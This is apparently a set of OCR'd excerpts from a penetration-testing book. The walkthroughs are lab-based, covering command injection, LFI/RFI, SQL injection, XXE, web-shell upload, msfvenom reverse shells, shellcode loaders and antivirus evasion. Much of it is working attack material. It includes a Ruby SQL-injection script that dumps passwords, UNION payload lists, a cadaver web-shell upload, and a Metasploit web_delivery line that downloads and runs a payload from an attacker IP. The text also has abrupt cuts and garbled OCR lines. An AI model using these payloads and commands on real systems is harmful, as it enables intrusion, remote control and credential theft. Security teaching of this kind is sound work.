
Let's take a look at scanning for a vulnerable system using nmap and exploit it using Metasploit. For a vulnerable server, I used an outdated Wordpress VM that I had laying around. So, unless you happen to have an old WordPress VM lying around, this will be more of a ***read through than an***

TRUNKED

alert window:



Now, just basically look through the returns to see which ones worked and which didn't. You will notice that even though we logged in as "*testing*" the upper response status window in some of the returns shows something different:



"**Logged-In-User: admin**", the fuzzing was successful and Zap able to login as the "admin" account! OWASP ZAP can make testing websites for numerous security issues very quick and easy!

Conclusion


In this section we took a look at OWASP ZAP and learned how to complete a quick scan attack and how to use the proxy to intercept input to be able to perform more in-depth scans. We then learned how to fuzz variables from a webpage using multiple payloads making security scanning quick and easy. On the security defense side running a spider program against a website is a very load, noisy attack. If you open a

TRUNKED

o” switch for output directory.

As seen below:

- ***mkdir output***
- ***interlace -tL targets.txt -threads 5 -cL commands.txt -p 80 -o output/***



We now have Nmap and Nikto running automatically with Interlace! As before, you can see that the IP addresses and ports were correctly and automatically inserted as Interlace generated the commands.

When the command finishes, we should have the reports in the output folder:

TRUNKED

Non-authoritative answer:
Name:google.com
Address: 142.250.80.46
Name:google.com
Address: 2607:f8b0:4006:816::200e

A website vulnerable to Command Injection means that the web app is not written to filter or validate our input correctly. This allows us to append and run system commands. This is usually done by using the "***&***", "***&&***" or "|" symbol to append a command, and the "***;***" to separate multiple commands. Let's try command injection using our own router address and see if we can get the directory of the webserver. This is accomplished by entering your router address in the lookup box, and adding "***& ls***" to the end of the input. If your target is a Windows server, just use "***dir***" instead of "***ls***".

My router address is 172.24.1.1. If I do a DNS record lookup on that IP I see a simple record returned


1.1.24.172.in-addr.arpa

Note:

You can use any local IP address that you want for a lookup address. The appended commands run against our targeted webserver, not the IP address you enter in the lookup box. I just used my own for convenience.

Now let's add a system command to see if we can trick the webserver into giving up any information:

- Enter, "***[Target_IP] & dir***"



As expected, this immediately returns the DNS information for my router. But it also returns a directory listing of Mutillidae on the webserver:

TRUNKED

Chapter 15
Mutillidae LFI and RFI

Local File Inclusions (LFI) and Remote File Inclusions (RFI) are vulnerabilities in webpages that allow a malicious user to manipulate the webpage URL to either gain access directly to folders and files on the server (LFI) or connect out to a malicious external site to run code (RFI). We will be demonstrating both using the Mutillidae web application.

Local File Inclusion (LFI)

LFI or file path transversal allows an attacker to access other directories on the server that they normally shouldn't have access to. In Mutillidae, navigate to ***OWASP 2017 / A5 Broken Access Control / Insecure Direct Object References/ Local File Inclusion.*** You are greeted with the following message:

"Notice that the page displayed by Mutillidae is decided by the value in the "page" variable. The "page" variable is passed as a URL query parameter. What could possibly go wrong?"

I know we have talked about LFI and RFI before, but let's briefly go over it using Mutillidae. Notice in the address bar the URL that we are at '***/mutillidae/index.php?page=arbitrary-file-inclusion.php***' contains a "***?page =***" command. Whatever page that is listed after this command is the page that will be displayed. Let's see what happens if we manually manipulate the command.

In the address bar replace the current page name with '***home.php***':

When you hit enter the website "home" page will show up. If the web server application is vulnerable to LFI you will be able to also access the underlying webserver by doing nothing more than using directory navigation commands. In essence, to perform an LFI we simply manipulate

TRUNKED

Net::HTTP.post_form(uri, 'user' => user, 'password' => injection, 's' => 'OK') puts "Response body is #{res.body}" puts "Done"

It looks like an evil program to hack Luke Skywalker's account using SQL Injection! We could just run the SQL injection manually, but let's pull the file down to our Kali system. We will make some modifications to it to see if we can run it remotely.

First, let's modify the code by inserting the MS3's IP address and putting carriage returns in the right place.

```
require 'net/http'

url = "http://172.24.1.207/payroll_app.php"
uri = URI(url)
user = 'luke_skywalker'
injection = "password'; select password from users where username='' OR ''='"

puts "Making POST request to #{uri} with the following parameters:"
puts "'user' = #{user}"
puts "'password' = #{injection}"
res = Net::HTTP.post_form(uri, 'user' ⇒ user, 'password' ⇒ injection, 's' ⇒ '
puts "Response body is #{res.body}"
puts "Done"
```


Save it as a Ruby .rb file, and lastly run it!

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ruby poc.rb
Making POST request to http://172.24.1.207/payroll_app.php with the following
eters:
'user' = luke_skywalker
'password' = password'; select password from users where username='' OR ''='
Response body is

<center><h2>Welcome, luke_skywalker</h2><br><table style='border-radius: 25px;
er: 2px solid black;' cellspacing=30><tr><th>Username</th><th>First Name</th><
st Name</th><th>Salary</th></tr><center><h2>Welcome, luke_skywalker</h2><br><t
style='border-radius: 25px; border: 2px solid black;' cellspacing=30><tr><th>U
me</th><th>First Name</th><th>Last Name</th><th>Salary</th></tr><tr><td>help_m
wan</td></tr>
<tr><td>like_my_father_beforeme</td></tr>
<tr><td>nerf_herder</td></tr>
<tr><td>b00p_b33p</td></tr>
<tr><td>Pr0t0c07</td></tr>
<tr><td>thats_no_m00n</td></tr>
<tr><td>Dark_syD3</td></tr>
<tr><td>but_master:(</td></tr>
```


And we have passwords! Or we could just visit the website, run the Payroll App in the web browser and put in the user "luke_skywalker" and the SQL injection code listed on the "password" line:

- ***password'; select password from users where username='' OR ''='***

TRUNKED



We now have a nice clean Site Map:



If you haven't used Burp in a while, and are looking for the "Spider" tab on the menu, you won't find it. If you click on "DashBoard" you will see that Burp is already passively scanning your target. Obviously setting the scope in this circumstance isn't that important. But when you are dealing with a live target, that interacts with other live targets, you have to make sure that you are only testing the target that you want and not sites or servers that are out of scope.

Create a User

Let's create a test user for the Juice Shop.

- Click "account", "Login" and "Not yet a customer"
- Create a test user

TRUNKED

First, we will look at using Intruder to automate simple SQL injection techniques and then see how it can be used in a dictionary password attack.

Automated SQL Injection Example

Finding the number of columns in the SQL Injection example above took several manual iterations. What if we could automate SQL injection commands with Burp? We can do this using Intruder. In this example we will create a simple text list of the commands we tried above and have Burp try them for us automatically.

The "***Sniper***" attack attacks a single variable; you can choose different attack types in Burp to attack multiple variables with multiple payloads. But for this simple example, Sniper will work well.

1. Create a text file called "***union.txt"*** and save it to the Desktop. Include the following commands:

raspberry%27)) UNION SELECT 1 FROM sqlite_master--
raspberry%27)) UNION SELECT 1,2 FROM sqlite_master--
raspberry%27)) UNION SELECT 1,2,3 FROM sqlite_master--
raspberry%27)) UNION SELECT 1,2,3,4 FROM sqlite_master--
raspberry%27)) UNION SELECT 1,2,3,4,5 FROM sqlite_master--
raspberry%27)) UNION SELECT 1,2,3,4,5,6 FROM sqlite_master--
raspberry%27)) UNION SELECT 1,2,3,4,5,6,7 FROM sqlite_master--
raspberry%27)) UNION SELECT 1,2,3,4,5,6,7,8 FROM sqlite_master--
raspberry%27)) UNION SELECT 1,2,3,4,5,6,7,8,9 FROM sqlite_master--

Notice that it is just the Union Select statement that we used before, with incrementing column numbers.

2. Now, in **Proxy > HTTP History**, grab one of the searches where we just used "**q=raspberry'**".


NOTE: *it converts the apostrophe to "%27"*

TRUNKED

10. Upload the new file in the Complaint section. You may need to surf to a different page and come back so it doesn't pull the old file from cache.

Advanced users may want to right click on the request in proxy history and send it to repeater. In repeater you can just change the filename in the request and click "send".

11. After the "complaint" if sent, look in the new file upload in proxy history.




You can recover data from almost any non-root file. This includes the Host file, and SSH keys. Though some ascii characters will break the return data, so you may not see it all, as seen in the passwd return.

Juice Shop - More Advanced XXE Attacks

TRUNKED

- And information from our Burp request in a ***target.txt*** file:




We can open the "session.sqlite" file to view its contents:

- Enter, "***sqlite3 session.sqlite***"
- Type, "***.tables***" to view the available tables

There is only one table called "storage". Let's go ahead and dump this table:

- Enter, "***.dump storage***":



Here you see a copy of all the data we recovered. When finished, type "***.quit***" to exit.

Conclusion

In this section we learned a lot about SQL Map and its ability to pull information from web application databases. We saw how trivial it can be to pull accounts, passwords and sensitive data from vulnerable applications. Hopefully demonstrating how important it is to secure

TRUNKED

attacks-continue-to-rise/

- Weevely Command List - https://github.com/epinna/Weevely/wiki/Modules-list
- NSA Cyber, Mitigating Web Shells - https://github.com/nsacyber/Mitigating-Web-Shells

TRUNKED

As you can see above, the test succeeded. Now that we know we have a vulnerable target, we just need to upload our shell. Cadaver makes this extremely simple:

- ***cadaver [Target_URL]***
- ***put [remote_shell_name]***

```
┌──(kali㉿kali)-[~]
└─$ cadaver http://172.24.1.233/dav
dav:/dav/> put cutepuppies.php
Uploading cutepuppies.php to `/dav/cutepuppies.php':
Progress: [=============================>] 100.0% of 15 bytes succeeded
dav:/dav/>
dav:/dav/>
```

That's it, our remote shell will now be accessible directly on the target website. There are a lot of step-by-step walkthroughs for using Cadaver available online. A couple tutorials are linked in the Resource section.

Dirb

Overview: Dirb is a webscanner that returns hidden and non-hidden web objects

Tool Author: The Dark Raver


Tool Website: http://dirb.sourceforge.net/

```
┌──(kali㉿kali)-[~]
└─$ dirb

-----------------
DIRB v2.22
By The Dark Raver
-----------------

dirb <url_base> [<wordlist_file(s)>] [options]

========================= NOTES =========================
 <url_base> : Base URL to scan. (Use -resume for session resuming)
 <wordlist_file(s)> : List of wordfiles. (wordfile1,wordfile2,word

======================== HOTKEYS ========================
 'n' -> Go to next directory.
 'q' -> Stop scan. (Saving state for resume)
 'r' -> Remaining scan stats.
```

Dirb is a website scanner that looks for existing and hidden website URLs. Finding this content can help in a penetration test. Dirb works by using wordlists to find the website objects.

TRUNKED

open up a browser and view the “index.html” file located in the output directory.



See the tool Wiki (https://code.google.com/p/skipfish/wiki/SkipfishDoc) for more information, especially on creating a dictionary website making Skipfish scans more effective.

SSLyze

Overview: Fast SSL Configuration Analyzer
Tool Maintainer: Nabla-c0d3
Tool Website: https://github.com/nabla-c0d3/sslyze

TRUNKED

➢ ***python3 PyFuscation.py -fvp --ps ./Your_Remote_Shell.ps1***

I have had mixed results with it. Any popular remote shell that I tried was still detected after running it through PyFuscation. Though it never hurts to try!

Conclusion

In this short chapter we saw how easy it is to use Shellter to create a reverse shell. We also saw that Anti-Virus programs do not always catch malicious files. Anti-Virus is great but it can't stop everything, you need to train your company users to be vigilant when using internet sites, social media and e-mail. Avoid suspicious websites, don't allow website popups or warnings to install anything and never open unsolicited or suspicious attachments in e-mails. As a network administrator, never allow employees to use privileged accounts for everyday usage. A little user vigilance can go a long way at protecting your network!

TRUNKED

everything it needs built in. Staged payloads are normally used, but single payloads can come in handy in some circumstances. One possibility being the target is an air gapped network and you need the payload to be self-contained and run all at once.

In using Msfvenom, we will be creating shells from the command line. We will also need a terminal running Meterpreter open to handle the incoming sessions. It may help to keep two terminal windows open, next to each other - one being a regular terminal that we can run the Msfvenom commands and the other one running a Meterpreter handler, something like this:

```
msf6 > use multi/handler
[*] Using configured payload windows/shell/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.92.156
LHOST => 192.168.92.156
msf6 exploit(multi/handler) > set LPORT 5555
LPORT => 5555
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.92.156:5555
```

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/shell/reverse_tcp LHOST=192.168.92.156 LPORT=5555
[-] No platform was selected, choosing Msf::Module::Platform::Windows from
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

Msfvenom - Simple Reverse Shell

Let's create a simple reverse shell using our Windows 2019 Server or a Windows 10 system as a target. For this example, we will just get the target system to connect back to us with a remote shell. We will use the "***windows/shell/reverse_tcp***" payload. All we need to set for the payload is the call back IP address and port of our Kali system. We also want our shell to be a Windows executable (.exe) file, so our command will be:

msfvenom -p windows/shell/reverse_tcp LHOST=[Kali_IP] LPORT=4444 -f exe > revshell.exe

- ***"-p"*** is our payload
- ***"LHOST"*** & ***"LPORT"*** sets the Kali IP address & port
- ***"-f exe"*** sets the output format

TRUNKED

```
// Pop Calc Shellcode
shellcode, errShellcode := hex.DecodeString("505152535657556A605A6863616C635459488
if errShellcode != nil {
        log.Fatal(fmt.Sprintf("[!]there was an error decoding the string to a hex
}
```

Oh course, you don't have to stick with the Popup Calculator shellcode - though I highly recommend using that on your first attempt. You can use any hex Shellcode that you want, using the following procedure.

1. Create your shellcode with MsfVenom, using a filetype (-f) of "hex".
2. Copy and paste it into the code, replacing the existing shellcode DecodeString number string.
3. Next build the Go file using the instructions for the individual technique, listed on the GitHub page. When finished, a Windows .exe file will appear in the main directory.
4. If it is a remote shell, just make sure you have Metasploit multi-handler running to catch the call back.
5. Finally, copy the shellcode file to the target and run it.

The code layout is very nice, it makes it very easy to pick the API technique you want, then just generate your desired shellcode and drop it in.

The EarlyBird gets the Shell

Let's run through one of the techniques together. We will use the latest one, EarlyBird. To try it out with the default "pop calculator" shellcode, just enter the following from the main "go-shellcode" directory.

- ***export GOOS=windows GOARCH=amd64;go build -o popcalc.exe cmd/EarlyBird/main.go***

```
┌──(kali㉿kali)-[~/go-shellcode]
└─$ export GOOS=windows GOARCH=amd64;go build -o popcalc.exe cmd/EarlyBird/main.go
```

This will create the file, "popcalc" in the go-shellcode directory. Just copy this file to our Windows server target and run it. Windows calculator will open - You have successfully exploited a system with the dreaded calculator exploit! If you have never heard about "Popping Calc", it is a popular pentester joke. Alright, let's use a different shellcode. It would be

TRUNKED

resets the command and allows you to run it again, without exiting Metasploit.

As seen below:

```
msf6 exploit(multi/script/web_delivery) > set target 7
target => 7
msf6 exploit(multi/script/web_delivery) > set payload linux/x64/meterpreter
/reverse_tcp
payload => linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) > set port 5555
port => 5555
msf6 exploit(multi/script/web_delivery) > rexploit
```

The exploit runs, and generates new attack code and a new command to run on the target Linux system.

```
[*] Run the following command on the target machine:
wget -qO aE883vSs --no-check-certificate http://172.24.1.146:8080/YpbtAZVL;
 chmod +x aE883vSs; ./aE883vSs& disown
[*] 172.24.1.212     web_delivery - Delivering Payload (250 bytes)
[*] Sending stage (3012516 bytes) to 172.24.1.212
